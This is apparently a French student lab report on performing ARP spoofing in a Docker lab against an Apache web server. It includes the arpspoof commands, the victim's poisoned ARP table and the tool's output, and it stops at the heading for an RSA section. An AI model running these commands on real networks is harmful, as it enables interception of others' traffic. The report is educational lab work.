ICE - Informatique et Cybersécurité (Cybersécurité du logiciel)

Compte-rendu TP ARP Spoofing

Par Lukian LEIZOUR, Jérémy DEMON, Titouan DIARD

Le 21 janvier 2025

Table des matières

Table des figures

1 Introduction

Le projet a pour but de réaliser une attaque ARP dit 'ARP Spoofing' sur un serveur web. L'attaque ARP Spoofing consiste à envoyer des paquets ARP falsifiés à une machine cible pour lui faire croire que l'attaquant est la passerelle par défaut. Ainsi, l'attaquant peut intercepter le trafic entre la machine cible et la passerelle.

2 Méthodologie

Pour réaliser cette démonstration, nous utilisons docker pour créer un réseau local de deux machines. La première machine est le serveur web et la deuxième machine est l'attaquant. La machine hôte joue le rôle de la victime qui se connecte au mauvais serveur web.

Après les trois heures de TP, nous avons pas pu terminer la partie 1 car l'architecture docker ne fonctionnait pas correctement. La partie 1 ne sera donc pas totalement traiter dans ce rapport.

3 Prérequis

Pour réaliser ce TP, il est nécessaire d'avoir installé docker et docker-compose sur la machine hôte. Il est également nécessaire d'avoir des connaissances en réseautage et en sécurité informatique.

4 Installation

Pour installer le projet, il suffit de cloner le dépôt git à l'adresse suivante : `git@git.leizour.fr:CyberFlingues/arp-spoofing.git`.

Si vous souhaitez lancer l'ARP Spoofing, il suffit de lancer la commande `docker-compose up` dans le répertoire "apache". Si vous souhaitez lancer la partie de sécurisation RSA, il suffit de lancer la commande `docker-compose up` dans le répertoire "rsa".

5 Partie 1 : ARP Spoofing

5.1 Configuration du réseau

Nous avons commencer par créer les docker avec les fichiers docker-compose.yml et Dockerfile. Le docker compose crée trois containers : un serveur web, un attaquant et une victime. Le serveur web est un serveur apache qui sert une page web. L'attaquant est un container debian avec les outils nécessaires pour le réseautage. La victime est un container debian qui se connecte au serveur web.

Voici les identités des machines :

Machine	**Adresse IP**	**Adresse MAC**
Serveur web	172.21.0.2	02 :42 :ac :15 :00 :02
Attaquant	172.21.0.3	02 :42 :ac :15 :00 :03
Victime	172.21.0.4	02 :42 :ac :15 :00 :04

TABLE 1 – Identités des machines dans le réseau

5.2 Configuration du serveur web

Le serveur web est un container apache qui sert une page web. Pour cela, nous avons créé un fichier index.html dans le répertoire /var/www/html du container. Le serveur web est accessible en localhost depuis le pc hote des containers. On génère une clé privée et un certificat auto-signé pour le serveur web avec la commande `openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/apache-selfsigned.key -out /etc/ssl/certs/apache-selfsigned.crt`. On configure ensuite le serveur apache pour qu'il utilise le certificat auto-signé avec les commandes suivantes :

```
a2enmod ssl
a2ensite default-ssl
service apache2 restart
```

On modifie les fichiers 000-default.conf et default-ssl.conf pour qu'ils utilisent le certificat auto-signé puis on redémarre le serveur apache.



FIGURE 1 – Page web du serveur apache sécurisé

5.3 ARP Spoofing

A ce moment là, le serveur web fonctionne correctement et la victime et l'attaquant peuvent se connecter au serveur web. Avec la commande `arpspoof -i eth0 -c host -t 172.21.0.4 -r 172.21.0.2`, l'attaquant envoie des paquets ARP à la victime pour lui faire croire que l'attaquant est la passerelle par défaut. Ainsi, l'attaquant peut intercepter le trafic entre la victime et le serveur web.

On observe que la table ARP de la victime est modifiée pour associer l'adresse IP du serveur web à l'adresse MAC de l'attaquant.

Address	HWtype	HWaddress	Flags	Iface
attacker	ether	02 :42 :ac :15 :00 :03	C	eth0
webserver	ether	02 :42 :ac :15 :00 :03	C	eth0

TABLE 2 – Résultats obtenus lors de l'attaque ARP Spoofing

On s'est arrêté à ce stade car malgré plusieurs tentatives, la victime a ça table ARP empoisonnée mais il peut toujours accéder au serveur web. Il y a une interception des packets mais la victime n'est pas redirigée vers une page web malveillante.

```
root@44a3f3352a72:/# arpspoof -i eth0 -t 172.21.0.4 -r webserver
2:42:ac:15:0:3 2:42:ac:15:0:4 0806 42: arp reply 172.21.0.2 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:2 0806 42: arp reply 172.21.0.4 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:4 0806 42: arp reply 172.21.0.2 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:2 0806 42: arp reply 172.21.0.4 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:4 0806 42: arp reply 172.21.0.2 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:2 0806 42: arp reply 172.21.0.4 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:4 0806 42: arp reply 172.21.0.2 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:2 0806 42: arp reply 172.21.0.4 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:4 0806 42: arp reply 172.21.0.2 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:2 0806 42: arp reply 172.21.0.4 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:4 0806 42: arp reply 172.21.0.2 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:2 0806 42: arp reply 172.21.0.4 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:4 0806 42: arp reply 172.21.0.2 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:2 0806 42: arp reply 172.21.0.4 is-at 2:42:ac:15:0:3
2:42:ac:15:0:3 2:42:ac:15:0:4 0806 42: arp reply 172.21.0.2 is-at 2:42:ac:15:0:3
```

Figure 2 – Résultats obtenus lors de l'attaque ARP Spoofing

6 Partie 2 : Sécurisation des communications avec RSA